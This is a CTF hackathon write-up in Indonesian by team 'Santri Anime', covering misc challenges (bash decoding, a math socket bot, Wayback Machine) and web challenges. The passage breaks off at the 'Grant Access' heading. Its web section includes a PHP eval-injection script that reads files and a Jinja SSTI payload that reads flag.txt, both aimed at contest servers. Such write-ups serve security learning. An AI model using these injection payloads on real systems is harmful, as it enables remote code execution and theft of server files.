

Proof Of Concept

Cyber Security Hackathon



NAMA TIM : Santri Anime

Minggu, 20 November 2022

Ketua Tim

1. Tunas Abdi Pranata

Member

1. Dimas Maulana
2. Abdullah Mudzakir
3. Prasnavira Satria
4. Iftala Zahri Sukmana

KATEGORI	Miscellaneous	6
	willkommen!	6
	Executive Summary	6
	Technical Report	6
	Conclusion	6
	Bash	7
	Executive Summary	7
	Technical Report	7
	Conclusion	8
	Math	9
	Executive Summary	9
	Technical Report	9
	Conclusion	10
	tolong admin!	11
	Executive Summary	11
	Technical Report	11
	Conclusion	11
	Feedback Admin!	12
	Executive Summary	12
	Technical Report	12
	Conclusion	12
KATEGORI	Web Exploitation	13
	Tamperer	13
	Executive Summary	13
	Technical Report	13
	Conclusion	14
	PHP Sandbox	15
	Executive Summary	15
	Technical Report	15
	Conclusion	17
	Template	18
	Executive Summary	18
	Technical Report	18
	Conclusion	19
	Ping Pong Dash	20
	Executive Summary	20
	Technical Report	20
	Conclusion	21
	Grant Access	22
	Executive Summary	22

Technical Report	22
Conclusion	23
KATEGORI Cryptography	24
One Xor Away	24
Executive Summary	24
Technical Report	24
Conclusion	25
Caexor	25
Executive Summary	26
Technical Report	26
Conclusion	27
Basic RSA	28
Executive Summary	28
Technical Report	28
One Big Prime	28
Executive Summary	29
Technical Report	29
Conclusion	29
LLR	31
Executive Summary	31
Technical Report	31
Conclusion	34
The Base	36
Executive Summary	36
Technical Report	36
Conclusion	37
KATEGORI Digital Forensic	38
Strs	38
Executive Summary	38
Technical Report	38
Conclusion	38
Stego	39
Executive Summary	39
Technical Report	39
Conclusion	40
History	41
Executive Summary	41
Technical Report	41
Conclusion	41
What The Hecks?	42

Executive Summary	42
Technical Report	42
Conclusion	43
Carve The Flag	44
Executive Summary	44
Technical Report	44
Conclusion	44
Bukan Network Traffic	46
Executive Summary	46
Technical Report	46
Meta	46
Executive Summary	47
Technical Report	47
Conclusion	48
KATEGORI Reverse Engineering	49
Trace	49
Executive Summary	49
Technical Report	49
Conclusion	49
What the Flag	50
Executive Summary	50
Technical Report	50
Conclusion	52
inimah dasar	54
Executive Summary	54
Technical Report	54
Conclusion	55
Find the Number	55
Executive Summary	56
Technical Report	56
Conclusion	59
Hidden	60
Executive Summary	60
Technical Report	60
Conclusion	60
Flag Checker	61
Executive Summary	61
Technical Report	61
Conclusion	63
KATEGORI Pwn	64

Arsip	64
Executive Summary	64
Technical Report	64
Conclusion	64
License Key	66
Executive Summary	66
Technical Report	66
Conclusion	68
Py Pwn 1	68
Executive Summary	69
Technical Report	69
Conclusion	69
MD5 Generator	69
Executive Summary	70
Technical Report	70
Conclusion	70
BO 1	70
Executive Summary	71
Technical Report	71
Conclusion	73
BO 2	74
Executive Summary	74
Technical Report	74
Conclusion	75


KATEGORI Miscellaneous

willkommen!

Executive Summary

Free Flag >_< Flag

Technical Report



Saat membuka soal akan terdapat flag di bagian deskripsi soal dengan flag
cyberwarriors{w3lc0me_t0_cyb3rs3cur1ty_m4rath0n_2022}

Conclusion

Soal merupakan free flag dengan flag terdapat di deskripsi soal.

Bash

Executive Summary

Terkadang environment yang tersedia tidak mendukung banyak bahasa pemrograman. Oleh karena itu, bisa menggunakan bahasa bash merupakan sebuah keharusan!.

Technical Report

Pada soal bash kita diberikan zip file, yang ketika dibuka ternyata isinya ada banyak selaki file (dot)png hitam dan putih. Disitu ada juga file “soal.sh”:

```
#> ~/D/M/D/W/H/m/soal on main x bat soal.sh
File: soal.sh

1 flag=$(xxd -p flag.txt | tr -d "\n" | fold -w2 | tr '[:lower:]' '[:upper:]')
2 bin=$(echo "obase=2; ibase=16; $flag" | bc | numfmt --format=%08f )
3 bin=$(echo $bin | tr -d " " | fold -w1)
4 j=0
5 for i in $bin;
6 do
7     r=$(( $i % 2 ))
8     if [ $r -ne 0 ]
9     then
10        cp hitam.jpg ${j}.jpg
11    else
12        cp putih.jpg ${j}.jpg
13    fi
14    echo $j
15    j=$((j+1))
16 done
17
18 rm flag.txt
```

Dari soal.sh diatas kita bisa tahu bahwa variable flag merupakan hexdump dari file flag.txt. Setelah itu ada variable bin yang merupakan representasi binary dari hex pada variable flag.

```
wowon:~/Documents/My-Project/Dimas_Knowledge_Database/Writeup/Hackathon_IDF/misc $ echo "test{flag}" > flag.txt
wowon:~/Documents/My-Project/Dimas_Knowledge_Database/Writeup/Hackathon_IDF/misc $ flag=$(xxd -p flag.txt | tr -d "\n" | fold -w2 | tr '[:lower:]' '[:upper:]')
wowon:~/Documents/My-Project/Dimas_Knowledge_Database/Writeup/Hackathon_IDF/misc $ echo $flag
74 65 73 74 7B 66 6C 61 67 7D 0A
wowon:~/Documents/My-Project/Dimas_Knowledge_Database/Writeup/Hackathon_IDF/misc $ bin=$(echo "obase=2; ibase=16; $flag" | bc | numfmt --format=%08f )
wowon:~/Documents/My-Project/Dimas_Knowledge_Database/Writeup/Hackathon_IDF/misc $ echo $bin
74 65 73 74 7B 66 6C 61 67 7D 0A
wowon:~/Documents/My-Project/Dimas_Knowledge_Database/Writeup/Hackathon_IDF/misc $ echo $bin
01110100 01100101 01110111 01100110 01101100 01000001 01100111 01111010
wowon:~/Documents/My-Project/Dimas_Knowledge_Database/Writeup/Hackathon_IDF/misc $ bin=$(echo $bin | tr -d " " | fold -w1)
wowon:~/Documents/My-Project/Dimas_Knowledge_Database/Writeup/Hackathon_IDF/misc $ echo $bin
0 1 1 1 0 1 0 0 0 1 1 0 1 0 1 1 1 0 1 0 0 0 1 1 1 0 1 0 1 0 0 0 1 1 0 0 0 0 1 0 1 1 0 1 1 1 1
0 1 0 0 0 0 1 0 1 0
wowon:~/Documents/My-Project/Dimas_Knowledge_Database/Writeup/Hackathon_IDF/misc $
```

Jadi untuk mendecodenya kita perlu mendapatkan representasi binary dari setiap (dot)png, dan nanti tinggal kita decode dari binary ke string setelah itu kita akan mendapatkan flagnya.

Conclusion

Jadi pada soal ini saya membuat program auto solver menggunakan python dan juga library pengolahan image, yaitu pil. Programnya sebagai berikut:

```
from PIL import Image, ImageStat
```

```
bin_flag = ""
for img in range(0, 295):
    n = Image.open(f"./soal/{img}.jpg")
    if n.getcolors()[0][1] == (12, 16, 15):
        bin_flag += "1"
    else:
        bin_flag += "0"
print(bin_flag)
```

Lalu dari binary yang kita dapatkan, kita decode di cyberchef.

The screenshot shows the CyberChef interface. In the 'Input' section, there is a large binary string: 0110001101111001011000100110010101110010011110110001011100100111001001... (approximately 296 bytes). Below the input, under 'Recipe', it says 'From Binary'. There are two input fields: 'Delimiter' set to 'Space' and 'Byte Length' set to '8'. In the 'Output' section, the decoded string is shown: 'cyberwarriors{b4sh_pr0g4mm1ng_1s_fun}'.

Math

Executive Summary

Apakah kalian cukup pintar dan cepat dalam mengerjakan soal matematika?

103.13.207.182 30002

Technical Report

```
└─(ifzahri㉿DESKTOP-C6I641M)-[~]
$ nc 103.13.207.182 30002
Selamat datang di Ujian Matematika!
Masing-Masing soal benar mendapatkan 5 poin.
Dapatkan 100 poin untuk mendapatkan flag. Waktumu hanya 10 detik!!!

Poin : (0)
5162 * 9639 =>
```

Diberikan sebuah url yang ketika di netcat akan meminta untuk menjawab soal. Flag didapatkan ketika mencapai 100 poin dalam waktu 10 detik. Maka untuk menjawabnya, diperlukan math scripting untuk melakukannya dengan cepat dan benar. Script berisi dengan cara memecah output yang muncul dan kemudian dilakukan operasi berdasarkan dict yang telah dibuat, dan dikirimkan kembali ke netcat. Berikut full script dari soal ini.

```
math.py

import socket
import operator

ops = {"+":operator.add, "-":operator.sub, "*":operator.mul,
"/":operator.div, "%":operator.mod}
host= "103.13.207.182"
port= 30002
result=0

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host,port))

while 1:
    res = s.recv(1024)
    print res
    if "cyberwarriors{" in res:
        break

    lines = res.split("\n")

    for line in lines:
        if "=" in line:

            nums = line.split(' ')
            print nums

            result = ops[nums[1]](int(nums[0]),int(nums[2]))
            print result

            s.send(str(result)+"\n")
```

```
Poin : (95)
6005 + 5644 =>
['6005', '+', '5644', '=>', '']
11649
~~> 11649 [benar!]
```

```
cyberwarriors{4ut0m4t3_c4lcu14t0r}
```

Conclusion

Soal berikut memang memerlukan automation mengingat waktu yang terbatas dan angka yang harus dikomputasi terbilang besar.

tolong admin!


Executive Summary

kemarin admin melakukan konfigurasi di <https://cyberhackathon.id/adm00n> namun page tersebut dihapus oleh hacker yang narkal!. bisakah kalian membantu admin untuk mengakses page yang sudah dihapus oleh hacker? .

format flag : cyberwarriors{\w+}

Technical Report

Diberikan sebuah url pada site ctf cyberhackathon. Dikarenakan page sudah dihapus, maka page tersebut dapat dicek menggunakan Wayback Machine. Untuk url yang diberi pada Wayback Machine dan didapatkan simpanan page yang lalu.



s <https://cyberhackathon.id/admoon> was crawled b
the site was actually updated. More info in the [FAQ](#).

Flag didapatkan pada snapshot pertama.

{k4mu_daR1_Masa_d3p4n?_c60bfd7b2c1ebb6f11452b279142b9}

Flag : **cyberwarriors{k4mu_daR1_Masa_d3p4n?_c60bfd7b2c1ebb6f11452b279142b9}**

Conclusion

Website atau page yang telah tiada di production dapat dicek lagi menggunakan Wayback Machine, dengan catatan snapshot dari page tersebut sudah diambil sebelumnya.

Feedback Admin!

Executive Summary

untuk semua peserta diwajibkan untuk mengisi form evaluasi soal untuk mendapatkan flagnya! :D

<https://forms.gle/MnFg4YkYCVAQNKfB6>

Technical Report

Diberikan sebuah link untuk mengisi feedback soal atau challenge yang diberikan. Setelah mengisi feedback tersebut akan muncul flag.

Form evaluasi soal cyberwarriors hackathon 2022

cyberwarriors{terimakasih_atas_partisipasi_anda_1337}

[Kirim jawaban lain](#)

Conclusion

Chall ini bertujuan untuk feedback pada masing masing kategori soal dan memberikan kesan dan pesan pada problem setter.

KATEGORI Web Exploitation


Tamperer

Executive Summary


Buy the Flag!

url: <http://103.13.207.182:10000>



Technical Report



Saat membuka halaman web akan muncul tampilan diatas. Ada keterangan Flag Price dan Your Money, jika tombol Buy Flag diklik maka akan muncul alert berikut ini:



Karena duit kurang maka tidak bisa beli flag seharga 1337, untuk membeli flag dapat dilakukan dengan cara mengubah nilai dari Your Money, pertama tekan tombol F12 untuk membuka dev tools pada browser dan ubah nilai dari tag dari money yang di hidden ke angka 10000 seperti pada gambar berikut ini lalu klik kembali tombol Buy Flag untuk membeli flagnya.



Conclusion

Pada website tersebut mengecek nilai dari Your Money apakah bisa beli flag seharga 1337 namun nilai dari money rentan akan tampering dan nilai money pada tag input yang ter hidden dapat diubah agar dapat membeli flag.

PHP Sandbox

Executive Summary

I'm evil!

Technical Report

Pada soal ini kita diberikan URL <http://103.189.235.186:10001/> di url ini terdapat source code dari program php servernya:


```
<?php

if (isset($_GET['nama'])) {
    $cmd = $_GET['nama'];

    print eval("print 'Hello $cmd';");
} else {
    highlight_file(__FILE__);
}


?>
```

Di program diatas terdapat code execution berupa perintah eval(), dari situ kita bisa lihat variable \$cmd, dimana variable ini menggunakan parameter nama yang bisa kita embed di urlnya. Misal <http://103.189.235.186:10001/?nama=ko%20aseng> akan memunculkan huruf yang kita inputkan:




Disini kita bisa escape menggunakan tanda petik, dan tanda coment seperti berikut untuk membuat perintah baru di fungsi eval(), contohnya sebagai berikut.

<http://103.189.235.186:10001/?nama=%27;echo%20%22santri%20anime%22;//>



Kita coba menggunakan fungsi system() untuk mendapatkan RCE.



Ternyata tidak bisa, ini dikarenakan fungsi system() dinonaktifkan oleh server, sehingga tidak bisa digunakan. Untuk melihat fungsi yang tidak dapat digunakan bisa dengan cara memanggil perintah phpinfo().

Directive	Local Value	Master Value
allow_url_fopen	On	On
allow_url_include	Off	Off
arg_separator.input	&	&
arg_separator.output	&	&
auto_append_file	no value	no value
auto_globals_jit	On	On
auto_prepend_file	no value	no value
browscap	no value	no value
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html
disable_classes	no value	no value
disable_functions	exec,passthru,shell_exec,system,proc_open,popen,curl_exec,curl_multi_exec,parse_ini_file,show_source	exec,passthru,shell_exec,system,proc_open,popen,curl_exec,curl_multi_exec,parse_ini_file,show_source
display_errors	Off	Off
display_startup_errors	Off	Off
doc_root	no value	no value

Disitu bisa kita simpulkan bahwa banyak fungsi eksekusi shell yang di disable. Tapi kita masih bisa membaca direktoriya menggunakan fungsi opendir() dan readdir() untuk list directory, dan fungsi readfile() untuk membaca file flagnya.

Conclusion

Jadi dari sini kita bisa dengan mudah meng-list directorynya dengan fungsi-fungsi tersebut dan membaca flag-nya yang ada di sistem. Untuk solve scriptnya saya cantumkan dibawah ini.

```
import requests

URL = "http://103.189.235.186:10001"

def req(payload, url=URL):
    res = requests.get(f"{url}/?{payload}")
    print(res.text)
```

```
def readdir(directory):
    req("nama=';" +
        "$dh = opendir('{directory}');".format(directory=directory) +
        "$file = readdir($dh);"
        "while (($file = readdir($dh)) !== false){"
        ' echo "filename:" . $file . "\n";'
        "}"
        ";;"
    )))

def readflag():
    req("nama=';" +
        "echo readfile('/flag.txt');" +
        ";;"
    )))

if __name__ == "__main__":
    readdir("/")
    readflag()
```

Jalankan dan kita mendapatkan flagnya!

```
filename:etc
filename:usr
filename:media
filename:lib64
filename:lib
filename:sys
filename:.dockerenv
filename:flag.txt

Hello cyberwarriors{Bypass_simple_filter_it_is_really_sandbox_huh?}61
```

Template

Executive Summary

Tell me your name, and i'll say Hello!

Technical Report

Pada challenge ini kita diberikan url <http://103.189.235.186:10005/>, dimana ternyata website ini menerima input rahasia, yaitu nama <http://103.189.235.186:10005/?nama=ko%20aseng>, karna website ini menggunakan python, mari kita mencoba untuk melakukan SSTI, untuk payloadnya saya dapatkan dari sini

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server%20Side%20Template%20Injection/README.md>

Setelah itu kita tinggal inject saja menggunakan SSTI, dan membaca file flag.txt yang pastinya ada di root directory.

[http://103.189.235.186:10005/?nama={{%20get_flashed_messages.%20globals.%20builtins.%20open\(%22flag.txt%22\).read\(\)%20}}](http://103.189.235.186:10005/?nama={{%20get_flashed_messages.%20globals.%20builtins.%20open(%22flag.txt%22).read()%20}})



Conclusion

Kita harus berhati dengan user input, oleh karena itu best praticenya adalah dengan menyaring input dari user terlebih dahulu agar tidak terjadi hal-hal yang tidak diinginkan.

Ping Pong Dash

Executive Summary

Ping Pong Dash

Technical Report

Diberikan sebuah alamat website di <http://103.189.235.186:10007/>, seperti yang saya lihat ternyata diarahkan menuju ke sebuah path /ping.



Lalu saat saya akses path tersebut muncul sebuah pesan “cannot GET /ping”.

The image shows a white rectangular box containing text. It says "Cannot GET /ping" in a blue font.

Seperti yang diketahui bahwa method request yang saya lakukan ada “GET”, oleh karena itu saya langsung berpikiran untuk menyoba method yang lain contohnya adalah “POST”.

Langsung saja saya intercept request tersebut di dalam Burpsuite.

Request	Response
<pre>Pretty Raw Hex 1 POST /ping HTTP/1.1 2 Host: 103.189.235.186:10007 3 Cache-Control: max-age=0 4 DNT: 1 5 Upgrade-Insecure-Requests: 1 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36 7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 8 Accept-Encoding: gzip, deflate 9 Accept-Language: en,id;q=0.9 10 Cookie: PHPSESSID=5933b53359090202e206c34fc9ba8ab8 11 Connection: close 12 Content-Length: 2 13 14 15</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 404 Not Found 2 X-Powered-By: Express 3 Content-Type: text/html; charset=utf-8 4 Content-Length: 32 5 ETag: W/"20-gyOydH7bWeiOFkkRrPBcuSNrJkc" 6 Date: Sun, 20 Nov 2022 02:03:03 GMT 7 Connection: close 8 9 Send me json {"message": "ping"}</pre>

Terdapat sebuah pesan bahwa kita harus mengirimkan request dengan json, jadi langsung saja saya menambahkan header “Content-Type: application/json” agar request saya dikenali oleh server sebagai json.

Request	Response
<pre>Pretty Raw Hex 1 POST /ping HTTP/1.1 2 Host: 103.189.235.186:10007 3 Cache-Control: max-age=0 4 DNT: 1 5 Upgrade-Insecure-Requests: 1 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36 7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 8 Accept-Encoding: gzip, deflate 9 Accept-Language: en,id;q=0.9 10 Cookie: PHPSESSID=5933b53359050202e206c34fc9ba8ab8 11 Connection: close 12 Content-Length: 21 13 Content-Type: application/json 14 15 16 { "message": "ping" }</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 X-Powered-By: Express 3 Content-Type: application/json; charset=utf-8 4 Content-Length: 73 5 ETag: W/"45-Gm5rK5pCWJKsmI5zt0e4gdubkfM" 6 Date: Sun, 20 Nov 2022 02:03:53 GMT 7 Connection: close 8 9 { "message": "pong", "secret": "cyberwarriors{und3rr4ted_bug_bu7_d4ng3rous}" }</pre>

Flag berhasil didapatkan **cyberwarriors{und3rr4ted_bug_bu7_d4ng3rous}**

Conclusion

Flag didapatkan dengan merubah request yang awalnya “GET” menjadi “POST”, lalu memasukan content json agar flag muncul, bug seperti ini biasanya banyak dimiliki oleh website dan bisa berujung pada account takeover

Grant Access

Executive Summary

